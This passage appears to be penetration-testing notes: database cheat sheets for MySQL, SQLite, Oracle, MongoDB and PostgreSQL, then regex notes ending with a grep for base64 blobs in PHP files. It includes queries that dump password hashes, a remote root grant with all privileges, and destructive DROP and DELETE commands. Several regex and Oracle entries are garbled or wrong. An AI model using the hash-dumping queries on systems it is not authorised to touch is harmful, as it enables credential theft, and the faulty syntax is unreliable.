Lastly

```
GRANT ALL PRIVILEGES ON *.* TO  
'root'@'%' WITH GRANT OPTION;
```

```
FLUSH PRIVILEGES;
```

```
ps aux | grep mysql
```

```
sudo kill -9 [pid]
```

```
sudo service mysql start
```

SQLlite Database

Openning the database

```
sqlite3 <database-name>
```

Listing Tables

```
.tables
```

View information about specific table

```
PRAGMA table_info(table_name);
```

Displaying all records from a table

```
SELECT * FROM table_name;
```

Oracle Database

List DBs

Current user

List users

List columns

List tables

DB version

[1]

```
SELECT * FROM v$version;
```

[2]

```
SELECT version FROM v$instance;
```

Current DB

[1]

```
SELECT instance name FROM v$instance;
```

[2]

```
SELECT name FROM v$database;
```

List DBs

```
SELECT DISTINCT owner FROM all tables;
```

Current user

```
SELECT user FROM dual;
```

List users

```
SELECT username FROM all users ORDER BY  
username;
```

List columns

```
SELECT column name FROM all tab columns;
```

List tables

```
SELECT table name FROM all tables;
```

List password hashes

```
SELECT name, password, astatus FROM  
SYS.user$;
```

List DBAs

```
SELECT DISTINCT grantee FROM dba  
sys_priv WHERE ADMIN_OPTION = 'YES';
```

No SQL Databases

In no sql databases the below terms are used to denote its different parts

collections: used for tables

documents: used for records or rows

field: used for columns

Also make note of the below operators

\$eq - matches records that equal to a certain value

\$ne - matches records that are not equal to a certain value

\$gt - matches records that are greater than a certain value.

\$where - matches records based on Javascript condition

\$exists - matches records that have a certain field

\$regex - matches records that satisfy certain regular expressions.

MongoDB

Logging in

From the command line run the below command

```
> mongo [host]
```

Listing databases

```
> show dbs
```

Selecting a database

```
> use [database-name];
```

Listing the tables

```
> show collections;
```

Reading the contents of a table

```
> db.[table-name].find();
```

Creating a collection [table]

```
> db.createCollection("users")
```

Creating documents [records] inside users collection [table]

[1]

```
> db.users.insert({id:"1", username:  
"admin", email: "admin@domain.com",  
password: "idk2022!"})
```

[2]

```
> db.users.insertOne({id:"1"})
```

Updating on a document

The below query updates username to [idk] in the document whose [id = 2] in the collection [users]

```
db.users.update({id:"2"}, {$set:  
{username: "idk"}});
```

Removing a document

In the below query, we removed the record whose [id] equals to [2] from the collection [users]

```
> db.users.remove({'id':'2'})
```

Dropping a collection

```
db.users.drop()
```

PostGRES

Connect to database

```
psql -U root -d hack-db -h 127.0.0.1
```

Disconnect from database

```
\q or \!
```

CSV Export database to csv

```
\copy table-name TO  
/home/user/output.csv
```

DB version

```
SELECT version();
```

Hostname & IP

```
SELECT inet_server_addr()
```

Current DB

```
SELECT current_database();
```

List DBs

[1]

```
SELECT datname FROM pg_database;
```

[2]

```
\|
```

Current user

```
SELECT user;
```

List users

```
SELECT username FROM pg_user;
```

List password hashes

```
SELECT username,passwd FROM pg_shadow
```

Create new database

```
CREATE DATABASE db1 WITH OWNER root;
```

Delete database

```
DROP DATABASE IF EXISTS  
db1;
```

Select and use database

```
\c <database_name>
```

Determine what database is in use

```
SELECT current_database();
```

Show all tables

```
\dt
```

Delete all records in a table

```
DELETE FROM users;
```

Delete Table

```
DROP TABLE IF EXISTS users CASCADE;
```

Show table structure

```
\d+ users
```

List all indexes on a table

```
\d users
```

Create new table with columns of characters and datetime

```
CREATE TABLE users(column-1  
VARCHAR(216), column-2 timestamp);
```

Add a column

```
ALTER TABLE users IF EXISTS ADD column-1  
<data_type> [<constraints>];
```

Add a column with an unique, autoincrementing ID

```
ALTER TABLE users ADD COLUMN column-1  
SERIAL PRIMARY KEY;
```

Insert a record

```
INSERT INTO users VALUES(admin1, admin2  
);
```

Select records

```
SELECT * FROM users  
WHERE name = admin;
```

Count records

```
SELECT COUNT(*) FROM table_name  
WHERE condition;
```

Update records

```
UPDATE users SET <column_1> = <value_1>,
<column_2> = <value_2> WHERE <column_1>
=
<value>;
```

Delete records

```
DELETE FROM <table_name> WHERE
<column_name> = <value>;
```

List all users

```
\du
```

Create new user

```
CREATE USER <user_name> WITH PASSWORD
'<password>';
```

Grant ALL access to user for * tables

```
GRANT ALL PRIVILEGES ON DATABASE
<db_name> TO <user_name>;
```



Regular Expression Notes

RegEx Notes

Regular Expressions and their descriptions

Start of string

^

0 or more

*

1 or more

+

0 or 1

?

Any char but \n

.

Exactly 3

{3}

3 or more

{3, }

3 or 4 or 5

[1]

{3, 5}

[2]

[345]

3 or 5

{3|5}

Not 3 or 4

[^34]

lowercase a-z

[a-z]

uppercase A-Z

[A-Z]

digit 0-9

[0-9]

Digit

\d

Not digit

\D

A-Z,a-z,0-9

\w

Not A-Z,a-z,0-9

\W

White Space (\t\r\n\f)

\s

Not (\t\r\n\f)

\S

"rege" or "regx"

reg[ex]

"rege" or "regex"

regex?

"rege" w/ 0 or more x

regex*

"rege" w/ 1 or more x

regex+

"Regex" or "regex"

[Rr]egex

Exactly 3 digits

\d{3}

3 or more digits

```
\d{3,}
```

Any 1 vowel

```
[aeiou]
```

Numbers 03-25

```
(0 [3-9] 11 [0-9]12 [0-5])
```

Usage

Used to search and match a specific pattern of text defined in the command. Usually helpful to extract occurrences of patterns such as strings that start with specific letters or numbers or end with specific letter.

Character Matching

Character matching matches every occurrence of the specified characters in the pattern.

This can be done by enclosing the desired

characters in a square brackets [].

#Example1-Matching-Characters

[abc]

Will match every occurrence a,b, and c.

[abc]zz

Will match every occurrence of azz,bzz
and czz.

#Example2-Matching-ranges

[a-c]zz

Will match every occurrence of azz,bzz
and czz

[a-cx-z]mm

Will match every occurrence of
amm,bmm,cmm,xmm,ymm and zmm

#Example3-Matching-Numbers

file[1-3]

This matches file1,file2 and file3

#Example4-Exclusions

[^a-d]at

Will match every occurrence of eat,fat,gat,..zat but not bat,cat and dat.

Wild Cards

The wild card is used to match any single character except line breaks. The wild card is the dot character [.]

#example

a.n

Will match all occurrences of abn, amn, a@n, a1n,etc.

Note

The wild card [.] should be escaped with a reverse slash \ when we intend to match a string or pattern with [.]

a.\c

will match a.c

Optional Matching

In some cases, we need to locate a string that matches a specific pattern or two patterns. We use the question mark for this [?]

#Example

1@c?

Will match all occurrences of 1@ or 1@c.

Metacharacters

[\d] matches a digit, like '5'

[\D] matches a non-digit, like C or #

[\w] matches an alphanumeric character, like b or 8
and underscores

[\W] matches a non-alphanumeric character, like ! or
#

[\s] matches a whitespace character (spaces, tabs,
and line breaks)

[\S] matches everything else (alphanumeric characters and symbols)

Repetitions

{n} will match the preceding character n times in a row.

For example, bears{5} will match [bearsssss]

{12} - **12 times.**

{1,5} - **1 to 5 times.**

{2,} - **2 or more times.**

* - **0 or more times.**

+ - **1 or more times.**

Matching the start or end of a pattern

^ - starts with

\$ - ends with

^abc

Will match the line starting with abc.

abc\$

Will match the line ending with abc.

Conditionals

We can specify a condition [either/or] using the parentheses [()] and pipe []

```
we are (hackers|defenders)  
will match either 'we are hackers' or  
'we are defenders'
```

Using RegEx with grep

Regular expressions can be used with the grep command so that patterns can be filtered through input files.

Syntax

```
grep "RegEx" file
```

Using RegEx with find command

Finding base64 patterns in php files

```
find . -type f -name "*.php" -exec grep  
-Ei "[a-zA-Z0-9/=]{50,}" {} /dev/null \;
```